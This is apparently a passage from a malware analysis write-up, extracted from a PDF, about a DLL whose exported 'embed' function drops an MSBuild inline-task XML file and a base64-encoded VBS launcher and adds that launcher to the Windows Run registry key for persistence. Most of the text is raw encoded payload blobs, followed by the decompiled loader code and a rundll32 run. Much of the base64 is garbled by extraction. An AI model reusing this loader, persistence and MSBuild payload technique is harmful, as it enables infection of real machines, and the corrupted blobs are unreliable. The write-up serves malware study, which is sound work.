0vFo/7C2rCMLiS3V7NUR8iw8A0shj7udWfzmgzAN7sS7dEvDXFNbRsz15VFQ4bWr
mEL0MfliYljmkN+S7sxENxJC0J9kCbo6IfxLHXJc5pJMIT3SdsKixZD2fVZHbIcC
a+5bHGoSEMv869pdIRTv8gMeLJMNPV6w6pDlx+0TDClV8sKmxBr62T0vU/pgcMWx
HpnURYlkn/J0CTcAG2eFGpMmiqKqaG+6+GTaSok4tcFKB2hooHDApBtpYHyocJIP
QcQt0CvAu29ULTS+z1ZNFpUbnSy68FhNBe7TcE6X7Xijm8osd0JbFj24r4ejLBrv
l0+LHQvNNKsD09xBC00J87kJI3Pn01K+nvUAbxx7y36+aFyv655Ve4oKPNGW1mUR
oGuRgtXq58rET3WRp7pRMzaHUaFlBs6WEDBH0e7/J4LuzJUtp5+Bx0hQM5tpQL8W
48QwJT9l253RoyPMbe3R0J7egKr5mkpP/4s/twVug7ZuaEMUz2iLaG/yMSLnISR1
xcRoMYmCb/yV5q9zRjZ2PCbxsZpNZypvnzAh/Mgt2SbDWRTv41kE5rcyo6Exm3vZ
Q9rzyEGrzi+m5zK660AEPp9u3JQVchKzZ6hEx9z3dRgcATE9araCi0aXPmcxx8w0
dZ/Aqbz0JjgxHY2JEYwEpJJaAVwQYjUYlC65gNxcz6FpIMlhSugVDHa0FFF4iYf+
ZyuPCd3e/xtZLQ/QJKF8b0/N+Thf/SXclG6nm69t/eb/RIi86VHILnKXKB83zfXY
zi4rabxtr1PouvN2rJLqnN9wq+nkY9Bu7RXt7333SuJmPHPlxL3amZ9uDd0hRoP8
GjJWAv98qNXvr/VzgpCMwnQ2S33qpK66mP5vBffzB/LbR+bS0bo5tVhFh2x5VMGe
oU3lTbKIbdivh5r0y9GHPkzDjBab9Eyr4UgQfNTtrsXvXetqTwekMU5GCBrltgV/
2yWLpw/LSxHe5eC6LsuUodAC77/G9/Pg5Z9lG1E1qKEu2McKf7N4TNBb6KtgEDsG
dlbHoQUPE3UZ0Ck0DRFILKHAV2q4u3pf/qnBYZk4b0+MpAEN9X25CPLCqo3/oTZN
kBerkcRRJpdGxIPf1y2BB96vSTzXcp01oTZIU+XGoKySJub9e2ZuPMTHYkWs597D
U+lrT4nP+Wvc2RpFFvj41yxv2wnbna40GKHas4uKRmUTuH5qIE3XHEtNLmOPPFYQ

yL5P/g0r0U051NP9nmuwNJI8r0+HwjXouegeh0BcMnRFse5NII4Iffs0xFDM3dj7
7Zs746ad9SWy+wcvfbT8V1AbVt3CFoxdzKJqkxH+U3u7LUZFbF0l4ZonN2xn2AEC
GcNbiI4433eUXnDhcXX+M3s7eUojisZ340peytSdMSE5aaovQLsQtJCJSVdE9MF6a
orfx0Fo9MeZe+ITV2bdm29ZC/chq4oH051WIABUGNVhKdQnWe0zQGREG1f/u1QNf
8u98n5RLZq37FdHb/k37iVm6pou7zWWZz5/puVTQkt5GqDFwSqq4R8DnVDK31Ewl
TeY0iXkP+sKuS0vPpILNh1KkV90H9HCD5Q4p2gk4XKp7omWm4/Itb02ytnLMrBLO
CoE0pff6q730NDnQSnGyl5agJddmA7qrAgTwfN9d1bwaMAclhmbRPavJD/qSsD5b
/Ss/CS0z0CsVlw6R8hLz65oaFt0ranYlIxunNPk6mTg5fGx+wIlAQVFmPF0buqT1
54N9otqC/aVTeqa3ygSfRhuPNM9Io5UWgJUfFy/AzYbgA6pVQjp1SHoxSVukm0XR
8AvNaz5tGrs/NV4Mt8mcFJgq1w73zXXGISrFoGf6TSFtYcjDTLeHw5XGaZPaUrsK
4Q8fJuk/eniubbl dmBP0Dg0amjvBWVcOb+7sNw8HvV4ztjWtxfWxEs3hU5KVI6RD
ZTJCNFpAnY6rl9FAx6ZgkQnW/XEQmcqBxUWI3Ii68ShREFi2xdGT4oojR7sg9uN/
QgqM/4u6oaKtfkUaBNOquOUyWBrM4/hbbuHljwBw7l3spIsSYAasnq6mVdS9fv8a
KlMJj0tHfKwGQquK+4eUF7D0U/4sfflTKSD9L18qJM++NS1Cky7zH9tq66npIE0Y
R65HQvI7pzWTRkor+JgL8HpDPm+JBU/IHLJLBzhFB0NUL8ug6dqq/fnl uAS7xiUQ
FAhCJ3C+Z7m4qfDWQi7DGsM0Si9UylvbzVP/LPY3uqQb+g5rlUFdyRS2SgHfdCBm
QIm3R3ptQBXm113PswPkQqZDjz6VbcoucQKeEdVionJfAMUeavmiJUwgWun4GekX
lEjs9nlWuBQU65oNtXGFTCAfYuTs6Lz0sLPi1aNAZpESw1Eoqy7VKRMXL01z0Ft9
CMsOk5xziD299SJataK+mwRt0vYdhVP20tUgjVLtBa2SxxSPciqXvJEeJI fkdWLY
zx1+/3jqysmWMzrP0vPG1MEUMcfUfPksNsnNclng4rmFQdTvwBQ3XpF4L2xs0TU/
82VyfCY8pWGwclK02nE4T96v42w3iH+173c3FEW78jNbCadhAb4r48dIHc7pSkGg
a2qYlWtkvprgxLW0rHV3uVancDW5J6FzrVSgJfugMqQQmKpEi4Jj0YfflGQhdJLe
A00AXBTfuMbcT4MEY9SF/t8AhyaWfRRVQCWAnBSGgrvYYdNQepf0W4cFiLfjLqXg
jVGZHoajIZ2iNagf8Ki6dVRmLLjmlGJ3wbnsUX7Z1Y07M9KApXKGDnzJrM0aBu4z
8EC7195EMiOn5jh2aarA+rQh6w5kLbTu/StpJuWi1gqTLmNNjoXBffzjPRkf/+Zv
Tn7+75/EDEgKic8GMF+RWgfmcAn8wKewZo7pmG0+y6nnkp3fFyR1YTfQViTeYtKt
nXULs4iZHqm24yZn6SSfokHD0Xw7kPUWVf6cQ6jdhitRqV3VYkhgu12X+MV+Qir
L+LhB0mq+d9sjjUKmgFHBw7sl6UmSzeWkoJcTXg1kmsp3Wiv65MmoT7wvbZJh7xX
kL+TbGyp9xtp/y7WMI1qRGTvupmxmzTEj0Q15lBA82ffSUrNm/w0JbsG9lj k9GoG
TS3u40nFmJ3TYSARMmdNLQCICKjXT4QTgT9QhlyxUgRU+GJCcFLSR4xlJsi6j4hx
QHGsPZf4UH64r1Rive6Us1e3u2k71sNz0HAalVslyZnZg+KxjBdfUC1i07mDri8
8eF4z+PIgF7+v0BEY1uxKd00lT3LimN6u8Pig0Dnk6H9Uw0UkpL7LSqPzeg0V+AV


```
ymAVVngsjAPmLB827H1G0+TYXlyr7f9871D8MpayLgKMeFgCNb1oiRIM3rdn3Tlx
bStaStWq1aBPv79z+og0FmQiyDnEuieB6soGDw94XlAr0msRBierBiL5HvU3PpBf
784+rXNJyFNA78Nhql9Vp0lzVZk3Ntig1ky3X/zKBqQfuXUXqjjB0WjsT+dX2csk
HzL40HmJku4+g0UGxWx3bI2biMLVfo/hPb21wpYXXz0Ip702Q729VODqZtRNqaKu
Cy5dVuFTMD1Wk+xIzGecJQoSPhk3UbKETvu/i0kY04L1pKVH33ruAUxGXJcceyHX
6rvTbmVmc0/Fc1H8p3t3ziUrFI7dvfaMnSTWYkC7Wdaa0jZ8C1ed117sdwfeJCT
TnxnEJvSHvHLV85WwkvSkXUsgP+DVyGaww0aYp6BJXGqBmpTwUnU574cl5f48toZ
mR0uWRiEgeMfq01sfRzHzrUXeIZg3t6xGABW6fEXyoqiDlk0djfb+Xhv10AviKEK
Os/lxymhQUgmLiTGyGCrOp5rSWmhCz6/d0zJ11v9DjPfvhVhvbrAwh04CdFUuYn/
KyaQFZQi8MhK77mWsvrSVjsnB2vx9X/Wmru6vcN68tiFjBA0N0Yt6F0g/ItJFAF2
JDbntZxuzvB0NkJE8rp1c0wRVkH216ruXrZcnoNDeZsfBpwBxGDb+zoE9he6zqGd
4k6nHlqntMbnbo55Vfte021XzkiCLAzvSaYqHVfWkz0XYfJzAnD4SIsqJ4FzvWk3
qotGkDMcplvzTJQiF5kshbeSCbYzRaaZfpZHT180lP7yKwXmHRl2yQJRT83rBDoZ
QkR+vDn3qeqP77qKa15AEi4qkfi/4VoPt4bDKhFGS8hHRJ3vUH1NT3sg5Q2VS4Gb
MJfF/yaIVj34Hyv2TopVOA0FMH1G1d9MT70Rs5MZ+rPr7VBsPXyh28qmzAFj+lhL
6UyOxQ6vQPiT2eVHtATUARHZQhrvM3XTTH2nV+BbuRKY2MmaJM3kowe17n01H5kl
7lqt3vN353VUqJ1VfP0xf0egGFxwVcwCUCke/jygn0om+IfevAC4JR4JdXYaS1qm
IVxDf0pElTTeRDVARqPjeG0r6ZLihsLzdbCIuU6hUE/nYdpCM3CL73+IYuDx0PWa
qWg9gWjiBkKX53VKYBJZVZl9LtKeEPpDiGXRvK+Sk1iqzken8i3hrMboHmzzfM6r
cqq+yisxt7thZH+auY303xzkJDAZv9lCR20l3gz017Erv2aGkWm4UXwLH8R"),
hash))) .ReadToEnd();
```

```
File.WriteAllText(Environment.GetEnvironmentVariable("public")
+ "\\embed.xml", end);
```

```
File.WriteAllText("C:\\Users\\Public\\Documents\\embed.vbs",
new StreamReader((Stream) new
MemoryStream(Convert.FromBase64String("U2V0IG9TaGVsbCA9IENyZWFOZ
U9iamVjdCAoIldzY3JpcHQuU2h1bGwiKSAKRGlTIHN0ckFyZ3MKc3RyQXJncyA9I
CJD0lxXaW5kb3dzXE1pY3Jvc29mdC50RVRCrRnJhbWV3b3JrXHY0LjAuMzAzMTlcT
VNCdWlsZC5leGUgQzpcVXNlcuNcUHVibGljXGVtYmVklNhthbCIKb1NoZWxsLlJ1b
iBzdHJBCmdzLCAwLCBmYWxzZQ=="))) .ReadToEnd());
```

```
try

{

    RegistryKey.OpenBaseKey(RegistryHive.CurrentUser,
RegistryView.Registry64).OpenSubKey("Software\\Microsoft\\Window
s\\CurrentVersion\\Run", true).SetValue(nameof (embed), (object)
"C:\\Users\\Public\\Documents\\embed.vbs");

}

catch (Exception ex)

{

    Console.WriteLine(ex.Message);

}

}
```

Dynamic Analysis

For dynamic analysis, we will have to run the program. In order to run the DLL files we need to use (rundll32) program which is already available on Windows System.

<https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/rundll32>

Run32DLL loads and runs DLLs. Running the DLLs is as simple as the below command.

```
run32dll DLLFile
```

Which in our case becomes

```
rundll32 Malware.cryptlib64.dll
```


So, in DLLs there are functions which are actually exported and can be called in other programs. As we have decompiled the program, we know that the function name is "embed". So we need to supply it as an argument.

```
rundll32 Malware.cryptlib64.dll, embed
```


So now, we need to open up the following.

- Explorer → `C:\Users\Public\Documents\embed.vbs`
- Explorer → `C:\Users\Public\embed.xml`
- Registry Editor → `Software\Microsoft\Windows\CurrentVersion\Run`
- Fake-Net

As we can see, we have all the files and the registry entry as well.



We can see the contents of embed.vbs which are same as we have found earlier.



Here we can observe the contents of embed.xml file.

```
embed - Notepad
File Edit Format View Help
<Project xmlns="http://schemas.microsoft.com/developer/msbuild/2003" ToolsVersion="4.0">
  <Target Name="TargetName">
    <TaskName> </TaskName>
  </Target>
  <UsingTask TaskName="TaskName" TaskFactory="CodeTaskFactory" AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll">
    <ParameterGroup/>
  </UsingTask>
  <Task>
    <Code Type="Fragment" Language="cs">
      <![CDATA[ var oms = new System.IO.MemoryStream(); var ds = new System.IO.Compression.DeflateStream(new System.IO.MemoryStream(System.Convert.FromBase64St
pfqps62TncdLLKarYXCH6L8IvXA1YtqkDdhDU9by0A6F5JucalVsrLysnJbY6xcl68yIywvj6xj3xskbq5n3UZmb0BcsjN1FX6zideq3/Iu1grVRzYytaayb02W82Bo+1qzmZVfQwSRFmCnm/VyFY3dCr
fsg4ALVHOIY/4uVhnnamV/1LHOEWSEAV+L1z1GeYc1RDs1VD11ROTxx0Xf5aa5yk1XVN4xV3nHXGV/w3L1LJ6YvQ0rFc85iexTIOC5afVRLko/3y22yZuG6vGao+Dx9amsWZH1hFLFU/kBrBz+LoUAX
6opJvikGaSMqxmgr41ZaheoxTOUBapU7sJ7KsN/kp3yrJ/xf+U2pB94mPMFKX1E8v9B4tdImPKxtEHJPnuNTxX6c6nzIs3ClxFDQBwKE/u1BD8ALRK/U8J1Er50b/on6R26UTNxxgTU88C/77+HPqJ/Fk
jHiNgic3ptLxGLH12meSBhdZjobTcDerhPHjnvGYyfwXLEnYSTjdNBACmOGda/RxU4Mw0ym4jDoP3ReBzKEu9KZCYN56KsPmDYNtJBXZYRN9JZLN0VjU0a1Jc+ZZ4waDbb1Mc7ZdoShyu2ifGwlcga/f
jLL1Jcd3G8mE7Epuwk2Gc6Ac4nt8FqIjvag6jGM08P1YzeJQpG6pBwcLxACJ50GMjgUyckpiormYDf00B0JswznWJcV1X0smZwE3tF7r6Tey7II4ViDPCVvwNckwNvNpuB4YPGyZxhZzntBdSwyV/9NI
E78F1wGN5AYjaKNBnAjncKdmQu5H6tyBW1EvYXKX9M4DvqgfwHwVB4Zn403H+M46NOQHME6J2GhDVvMTT0i6+yps3B5JUp9BB07gW3Dxw1iJQp3JfPkCuYnkTmLqeckdwAcqu8fuuMPp8qew7bDLcHzs
w=")]>
      System.IO.Compression.CompressionMode.Decompress); var by = new byte[1024]; var r = ds.Read(by, 0, 1024); while (r > 0) { oms.Write(by, 0, r); r
    </Code>
  </Task>
</UsingTask>
</Project>
```

On analyzing the contents, we observed.

```
<Project
xmlns="http://schemas.microsoft.com/developer/msbuild/2003"
ToolsVersion="4.0">
  <Target Name="TargetName">
    <TaskName> </TaskName>
  </Target>
  <UsingTask TaskName="TaskName" TaskFactory="CodeTaskFactory"
AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Micr
osoft.Build.Tasks.v4.0.dll">
    <ParameterGroup/>
  </UsingTask>
  <Task>
    <Code Type="Fragment" Language="cs">
      <![CDATA[ var oms = new System.IO.MemoryStream(); var ds = new
System.IO.Compression.DeflateStream(new
System.IO.MemoryStream(System.Convert.FromBase64String("7Vp7cFzl
dT/f3d27V2t7rbt62pbslW3Za1mW9bLxG+tLS0YStiXZFpjYq90rafHu3vW9u7aF
x1Q0lC10KNA05FVKgMwEhpCW0CmPwkzckEcnCQ0ZDAMZonBAZqCdFvoi6RS7v/Pd
u9KuJTsL/6SZya73f0f1ne+c853z7f1WHRjhHvIQkRefs5eIniHntZt+/Wsan+CK
54L01yU/rntG9P+4bngyYYczljLhRVPhWDSdNrPhMSNs5dLhRDrcff1Q0GXGjaZF
iwKrXRv7e4j6hUJNjbFo3u7btJIWiGaiBhCKw7uhFyCMz3HXu7Aj87pz8qN0yp2j
004/IiqV/2bHmUG+NNi9/mpBYr2F/4dczHnBP61wHdC9BXRT1jiTZfMRR7cw1gIT
x5ssI2nGXB+OuzqNxXq7iTp/Exf5tcN1qlea9tHtG4huX0oknKXUT2tvslBnIAS
```

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 a3ISPGFFM5NTTZedQXIaN75N
YxJGLVzu+mbr1nYyV0BzqrqN8WgumZ1T5Y42TgNXoVDi5n3GP84+ym0il4xaPWcy
FsqXTy1pX1aLgzrlhel2BqcoSjLL1JCd3G8mE7EpuWk2Gc6Ac4nt8FqIjvag6jGM
08P1YzejQpG6pBwcLxACJ50GMjgUyckpiormYDf00B0JSwznWJcVLX0smZwE3tF
7r6Tey7II4ViDPCVwwNckWNvNpuB4YPGyZxhZzntBdSwyV/9NIDjapD/QFuQoqIT
G0fWhHGG0iwr0iWduM6Ykinn8Wr7jmPENlJjySmS510XmZkiM30s52Quy18GjPel
jTw1m5sZa3I1d0cZZz0H60MIDLZQFDM8unGSsnhnaBttXNvGveQUNVEKT/k2+Abo
GE3i1mbQ0DgToHOULpIUZpmgcVoDb6IkqBjmJWFrCzXzBaTtEB2hQXBioGqhTrqB
WukQ9PEwQjvxbsS9oJW2Ys0oxiT/nnHb54bpMFibwTpMZ7DoKA3BIB696GZMm6Dr
aA8MZGgMyx7E1Di10QD4w5h+AOMgFmvHz0swrxPvGB6p0mHnBiwdh84onZAhx6lL
2h2gW6CTk+0otN8DeR+0e6S0H3o8n/3JYn4f+I6dVtCn3HW6Ie+lfaDHoDeCcRC8
Hm3C/5MYbwZc9tn4hjB/D2IYRRJ2gd/+rH+CD6D0G2X48RMkg6B0gBpM7Bh0SZp
P7ATGHuAHYEnvZCNSHocEluucCX9YRnbIMY+rMSR9+GCPoixB9lkPm8QTd/X7+5Y
P5Y4BHG/3KcckrkXNAeTQn00y6BPS2fnm8HbNCq3KSfTdBdujs3UwNwZbdDgqmlD
0HNn0PRfJjBEEcFWFCKXThtc2IwxDqWteDeDs0XWUBs+7XQNqBhkWyCLi9JWzFsD
LAqzUdg6ixnnwMExhY+NCjJR5jsxb500uUFaHc0KGzB3EzJswKoBXhT4GLBNcj2u
2w1Ys1WmhH27BpTwBFDYLTuIuy2FyHZRgMLum7msGC/izkqzcIbLziC+GxiyS0xI
DsvuS2JeHbQ2FukVwt84r/0dcM8Eb+oKq2Z+zWqZeefxGRK+4rywm+Zi7wr9cLzN
54gWjMvzhDeFKmJILW8qHnirbE78FlwGN5AYjaKNBnAjncKdmQu5H6tyBW1EvYxK
X9M4DvqgfwhwVB4ZN403H+M46NOQHME6J2GhDVvMTT0i6+yps3B5JUp9BB07gW3D
